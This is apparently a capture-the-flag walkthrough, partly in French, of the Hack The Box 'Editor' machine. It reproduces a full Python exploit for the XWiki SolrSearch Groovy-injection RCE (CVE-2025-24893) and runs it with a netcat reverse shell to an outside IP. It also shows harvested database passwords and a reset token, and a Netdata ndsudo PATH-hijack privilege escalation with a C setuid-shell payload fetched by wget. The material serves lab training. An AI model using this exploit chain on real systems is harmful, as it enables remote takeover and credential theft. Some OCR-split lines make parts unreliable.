
Editor



- 10.10.11.80

Scanning

nmap -sVC -Pn -p- -T4 10.10.11.80 -v

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://editor.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp open  http    Jetty 10.0.20
| http-webdav-scan:
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|_  Server Type: Jetty(10.0.20)
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Jetty(10.0.20)
| http-title: XWiki - Main - Intro
|_Requested resource was http://10.10.11.80:8080/xwiki/bin/view/Main/
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
| http-methods:
|   Supported Methods: OPTIONS GET HEAD PROPFIND LOCK UNLOCK
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


- http://editor.htb/ >> etc/hosts

Enumération

22 SSH

Port sécurisé.

80 HTTP



- Téléchargement du paquet
- Extraction : dpkg-deb -x simplistcode_1.0.deb ./extracted --> rien d'intéressant


gobuster


gobuster dir -u http://editor.htb/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50 -x html,txt,deb

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://editor.htb/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,deb,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 631]
/assets               (Status: 301) [Size: 178] [--> http://editor.htb/assets/]
```

Rien d'intéressant.

8080 HTTP-PROXY





https://www.vicarius.io/vsociety/posts/xwiki-rce-cve-2024-31982-exploit

Note

Affected Versions

Affected versions of `org.xwiki.platform:xwiki-platform-search-ui` include:

- Versions from 2.4-milestone-1 up to before 14.10.20
- Versions from 15.0-rc-1 up to before 15.5.4
- Versions from 15.6-rc-1 up to before 15.10-rc-1

Impact

The vulnerability in XWiki's database search allows unauthorized remote code execution, potentially compromising the entire XWiki installation. Since the search feature is accessible by default to all users, including visitors on public wikis, the risks to confidentiality, integrity, and availability are severe. This flaw exposes all installations to potential data theft, unauthorized data alteration, and service disruption.

Successful exploitation grants the attacker programming rights, allowing them to execute arbitrary code on the server. This can lead to full control over the XWiki instance, data breaches, data manipulation, and service disruption.

Exploitation

https://github.com/gunzf0x/CVE-2025-24893/blob/main/CVE-2024-24893.py
exploit

```
#!/usr/bin/python3

import argparse
import urllib.parse
import requests
import sys

# Define color dictionary
color = {
    "NC": '\033[0m',
    "RED": '\033[91m',
    "GREEN": '\033[92m',
    "YELLOW": '\033[93m',
    "BLUE": '\033[94m',
    "MAGENTA": '\033[95m',
    "CYAN": '\033[96m',
    "WHITE": '\033[97m'
}


# Define some pretty characters
STAR: str = f"{color['YELLOW']}[{color['BLUE']}*{color['YELLOW']}]{color['NC']}"
WARNING_STR: str = f"{color['RED']}[{color['YELLOW']}!{color['RED']}]
{color['NC']}"


# Ctrl+C
def signal_handler(sig, frame)->None:
    print(f"\n{WARNING_STR} {color['RED']}Ctrl+C! Exiting...{color['RESET']}")
    sys.exit(1)


def parse_arguments()->argparse.Namespace:
    """
    Get arguments from user
    """
    # Create an ArgumentParser object
    parser = argparse.ArgumentParser(description=f"{color['BLUE']}CVE-2025-
24893{color['NC']} exploit by {color['RED']}gunzf0x{color['NC']}",
                                     epilog=f"""
{color['YELLOW']}Example usage:{color['NC']}
{color['GREEN']}python3 {sys.argv[0]} -t 'http://example.com:8080' -c 'ping -c1
10.10.10.10'{color['NC']}""",

formatter_class=argparse.RawTextHelpFormatter)
    # Add arguments with flags
    parser.add_argument("-t", "--target", type=str, help="Target url. For
```

```
example: 'http://example.com' or 'http://example.com:8080'", required=True)
    parser.add_argument("-c", "--command", type=str, help="System command to
execute in the target machine", required=True)
    # Return the parsed arguments
    return parser.parse_args()


def check_url(original_url: str)->str:
    """
    Check if url provided is in correct format
    """
    if not original_url.startswith("http://") or not
original_url.startswith("https://"):
        print(f"{WARNING_STR} protocol not found in url (HTTP or HTTPs).
Assumming it is 'https' adding 'http://' string to url...")
        return 'http://' + original_url
    return original_url


def exploit(target: str, command: str)->None:
    """
    Exploit for CVE-2025-24893 attacking vulnerable endpoint
    """
    # Set target url
    print(f"{STAR} Attacking {color['CYAN']}{target}{color['NC']}")
    url_payload: str = f"{target[:-1] if target.endswith('/') else
target}/xwiki/bin/get/Main/SolrSearch?media=rss&text="
    original_payload: str = f'}}}}{{{{async async=false}}}}{{{{groovy}}}}"
{command}".execute(){{{{/groovy}}}}{{{{/async}}}}'
    encoded_payload: str  = urllib.parse.quote(original_payload)
    vulnerable_endpoint: str = f"{url_payload}{encoded_payload}"
    print(f"{STAR} Injecting the payload:\n{color['CYAN']}{vulnerable_endpoint}
{color['NC']}")
    try:
        requests.get(vulnerable_endpoint, verify=False, timeout=15)
    except Exception as e:
        print(f"{WARNING_STR} {color['RED']}An error ocurred:\n{color['YELLOW']}
{e}{color['NC']}")
        sys.exit(1)
    print(f"{STAR} {color['MAGENTA']}Command executed{color['NC']}")
    print("\n~Happy Hacking")



def main()->None:
    # Get arguments form user
    args: argparse.Namespace = parse_arguments()
    # Execute the exploit attacking the vulnerable endpoint
    exploit(args.target, args.command)


if __name__ == "__main__":
    main()
```

Run the exploit:

```
$ python3 exploit.py -t 'http://editor.htb:8080' -c 'busybox nc 10.10.14.112 4444
-e /bin/bash'
```

```
xwiki@editor:/usr/lib/xwiki-jetty$ id
id
uid=997(xwiki) gid=997(xwiki) groups=997(xwiki)
```

Deep enumération

/usr/lib/xwiki-jetty/logs

```
ogin [xwiki]
596 [qtp1392425346-190 - http://wiki.editor.htb/xwiki/authenticate/wiki/xwiki/resetpassword?u=xwiki%3
FToken: Secret token verification failed, token: "null", stored token: "xj6g9FuHcjFBr1NRnUxKpQ"
b/xwiki-jetty/logs$
```

token: "xj6g9FuHcjFBr1NRnUxKpQ"

```
xwiki@editor:/etc/xwiki$ cat hibernate.cfg.xml | grep password
cat hibernate.cfg.xml | grep password
    <property name="hibernate.connection.password">theEd1t0rTeam99</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password"></property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password"></property>
```

- theEd1t0rTeam99

Oliver

trying the password

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check you


Last login: Wed Aug 6 12:41:38 2025 from 10.10.14.112
oliver@editor:~$ cat user.txt
9ff03e25c89e7c6621ebc59fc4c8c272
```

Root

```
oliver@editor:/opt/netdata$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)
oliver@editor:/opt/netdata$
```

CVE netdata SUID

SUSE
https://www.suse.com › security · Traduire cette page

CVE-2024-32019 Common Vulnerabilities and Exposures

13 avr. 2024 — **Netdata** is an open source observability tool. In affected versions the `ndsudo` tool shipped with affected versions of the **Netdata** Agent allows ...

CVE Details
https://www.cvedetails.com › Netd... · Traduire cette page

Netdata Netdata security vulnerabilities, ...

This page lists vulnerability statistics for all versions of **Netdata** » **Netdata**. Vulnerability statistics provide a quick overview for security ...

GitHub
https://github.com › advisories · Traduire cette page

ndsudo: local privilege escalation via untrusted search path

12 avr. 2024 — The ndsudo tool shipped with affected versions of the **Netdata** Agent allows

```
oliver@editor:/opt/netdata/usr/libexec/netdata/plugins.d$ ls -l /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
-rwsr-x--- 1 root netdata 200576 Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
```

Note

La vulnérabilité CVE-2024-32019 concerne Netdata, un outil de surveillance système. Elle permet une élévation de privilège locale à cause d'un binaire SUID appelé `ndsudo` mal sécurisé.

Ce binaire est censé exécuter certaines commandes spécifiques avec les privilèges root. Cependant, il utilise la variable d'environnement `PATH` de manière non sécurisée. Cela signifie que si un utilisateur place un exécutable malveillant avec le même nom qu'une commande attendue par `ndsudo` dans un dossier qu'il contrôle, et modifie la variable `PATH` pour que ce dossier soit prioritaire, alors `ndsudo` exécutera cet exécutable avec les privilèges root.

C payload

```c
#include <unistd.h>

int main() {
    setuid(0); setgid(0);
    execl("/bin/bash", "bash", NULL);
    return 0;
}
```

gcc poc.c -o nvme

python3 -m http.server 9999

```
oliver@editor:~$ wget http://10.10.14.112:9999/nvme
--2025-08-06 13:04:14--  http://10.10.14.112:9999/nvme
Connecting to 10.10.14.112:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16056 (16K) [application/octet-stream]
Saving to: ‘nvme’

nvme                                  100%[===================================================================================>]  15.68K  --.-KB/s    in 0.06s

2025-08-06 13:04:14 (252 KB/s) - ‘nvme’ saved [16056/16056]

oliver@editor:~$ ls
nvme  user.txt
oliver@editor:~$ chmod +x nvme
oliver@editor:~$ export PATH=$(pwd):$PATH
oliver@editor:~$ ./ndsudo nvme-list
-bash: ./ndsudo: No such file or directory
oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
root@editor:/home/oliver# cat /root/root.txt
3e67cbd31f6235291348bc5d420df606
```